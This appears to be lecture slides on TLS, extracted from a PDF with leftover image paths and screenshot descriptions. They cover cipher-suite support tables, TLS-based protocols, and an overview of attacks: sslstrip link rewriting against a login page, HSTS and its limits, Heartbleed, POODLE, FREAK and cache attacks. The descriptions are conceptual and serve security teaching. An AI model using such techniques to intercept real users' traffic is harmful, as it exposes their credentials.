ECDH-ECDSA	No	No	Yes	Yes	Yes	No	
ECDHE-ECDSA (forward secrecy)	No	No	Yes	Yes	Yes	Yes	
PSK	No	No	Yes	Yes	Yes		
PSK-RSA	No	No	Yes	Yes	Yes		
DHE-PSK (forward secrecy)	No	No	Yes	Yes	Yes		
ECDHE-PSK (forward secrecy)	No	No	Yes	Yes	Yes		
SRP	No	No	Yes	Yes	Yes		
SRP-DSS	No	No	Yes	Yes	Yes		
SRP-RSA	No	No	Yes	Yes	Yes		
Kerberos	No	No	Yes	Yes	Yes		
DH-ANON (insecure)	No	Yes	Yes	Yes	Yes		
ECDH-ANON (insecure)	No	No	Yes	Yes	Yes		
GOST R 34.10-94 / 34.10-2001 ^[45]	No	No	Yes	Yes	Yes		Proposed in RFC drafts

Permitted integrity algorithms


Algorithm	Data integrity						Status
	SSL 2.0	SSL 3.0	TLS 1.0	TLS 1.1	TLS 1.2	TLS 1.3	
HMAC-MD5	Yes	Yes	Yes	Yes	Yes	No	Defined for TLS 1.2 in RFCs
HMAC-SHA1	No	Yes	Yes	Yes	Yes	No	
HMAC-SHA256/384	No	No	No	No	Yes	No	
AEAD	No	No	No	No	Yes	Yes	Proposed in RFC drafts
GOST 28147-89 IMIT ^[45]	No	No	Yes	Yes	Yes		
GOST R 34.11-94 ^[45]	No	No	Yes	Yes	Yes		

Protocol support

Protocol Support



Protocol Support



Source: <https://www.ssllabs.com/ssl-pulse/>

Outline



- **Introduction**
- **Certificates**
- **TLS**
 - What it can offer
 - TLS protocol
 - TLS resumption
- **Beyond HTTP**
- **Attacks on TLS**
- **Lab exercise**


Other TLS based Applications

- DTLS: Datagram Transport Layer Security (DTLS)
 - Provides security for **UDP datagrams**
- SMTPS: Simple Mail Transfer Protocol (SMTP) over TLS
- IMAPS: Internet Message Access Protocol (IMAP) over TLS
- POP3S: Post Office Protocol 3 (POP3) over TLS
- DoT: Domain Name System (DNS) over TLS
- FTPS: File Transfer Protocol (FTP) over TLS
- IRCS: Internet Relay Chat (IRC) over TLS
- ...

Outline

- **Introduction**
- **Certificates**
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 - What it can offer
 - TLS protocol
 - TLS resumption
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Attacks on TLS

Not many that work against TLS 1.2 or 1.3:

- Cipher-specific attacks (e.g., RC4)
- Compression attacks (e.g., CRIME, TIME, BREACH)
- Downgrade attacks (e.g., POODLE, FREAK)
- Padding Oracle attacks (e.g., Lucky13)
- Implementation attacks (e.g., Heartbleed)


The most used practical attack: sslstrip

- Original presentation: Moxie Marlinspike, Black Hat 2009
<https://www.youtube.com/watch?v=MFoI6IMbZ7Y>
- **sslstrip** is a tool that
 - transparently hijacks HTTP traffic on a network
 - watch for HTTPS links and redirects, and then map those links into look-alike HTTP links or homograph-similar HTTPS links
 - also supports modes for supplying a favicon which looks like a lock icon, selective logging, and session denial.

The most used (practical) attack

- Original presentation: <https://www.youtube.com/watch?v=MFoI6IMbZ7Y>





The image shows the Twitter login page. The background features a scenic sunset over mountains. At the top, there's a navigation bar with links like 'Twitter, Inc.' and 'twitter.com'. Below the navigation is a search bar and a 'Language: English' dropdown. On the left, there's a 'Welcome to Twitter' message and a 'Sign up for Twitter' button. The main area contains two large input fields for 'Email' and 'Password', with a 'Sign in' button and a 'Remember me' checkbox. At the bottom, there's a footer with various links and a copyright notice.

Twitter

Twitter, Inc. twitter.com

Apple Yahoo! Google Maps YouTube Wikipedia News Popular

Language: English

Welcome to Twitter.

Find out what's happening, right now, with the people and organizations you care about.

New to Twitter? Sign up


Email

Full name

Password

Sign up for Twitter

About Help Blog Status Jobs Terms Privacy Advertisers Businesses Media Developers Resources Directory © 2013 Twitter



The image shows the Twitter login page. The background features a scenic sunset over mountains. At the top, there's a navigation bar with links to Apple, Yahoo!, Google Maps, YouTube, Wikipedia, News, and Popular. On the right side of the header, there are icons for refresh, reader view, download, and a plus sign. The Twitter logo is in the top left corner. Below the header, there's a language selection dropdown set to English. The main content area has two large, semi-transparent callout boxes. The top box is for logging in, containing fields for Email and Password, a 'Remember me' checkbox, and a blue 'Sign in' button. The bottom box is for new users, containing fields for Full name, Email, and Password, and a yellow 'Sign up for Twitter' button.

Welcome to Twitter.
Find out what's happening, right now, with the people
and organizations you care about.

About Help Blog Status Jobs Terms Privacy Advertisers Businesses Media Developers Resources Directory © 2013 Twitter

Is it still possible? (usually not)

- Depends on
 - Website/server
 - User
 - Browser
- Mitigation: **HTTP Strict Transport Security**
 - Policy, RFC 6797
 - Web-servers demand browsers to HTTPS only

HTTP Strict Transport Security

- Limitations
 - Initial request still vulnerable
 - The protection only applies after a user has visited the site at least once
 - TLS attacks: e.g., Beast, Crime, etc. not mitigated
 - DNS spoofing can circumvent the policy







Heartbleed at a glance

- 01.04.14
- Implementation-specific bug of **OpenSSL**
- **Buffer-over-read** type of vulnerability
- Improper input validation (due to a missing bounds check) in the implementation of the TLS heartbeat extension
- **Huge** impact (amazon, Github, Wikipedia, Tumblr, Reddit, etc.)

xkdc Heartbleed Explanation

HOW THE HEARTBLEED BUG WORKS:



Heartbleed at a glance



Some more attacks

- **Poodle attack** (downgrade attack):

<https://www.youtube.com/watch?v=C8ks8WLoZto>

- Blackhat Asia 15, **Bar-Mitzva Attack** (RC4-based)

https://www.youtube.com/watch?v=AHkUCD_EYok

- **FREAK attack** (RSA downgrade attack)

<https://en.wikipedia.org/wiki/FREAK>

Some more attacks

**The 9 Lives of Bleichenbacher's
CAT: New Cache ATtacks on TLS
Implementations**

See: <https://eyalro.net/project/cat.html>

Works against TLS1.3
implementations too (by downgrading
and attacking RSA)



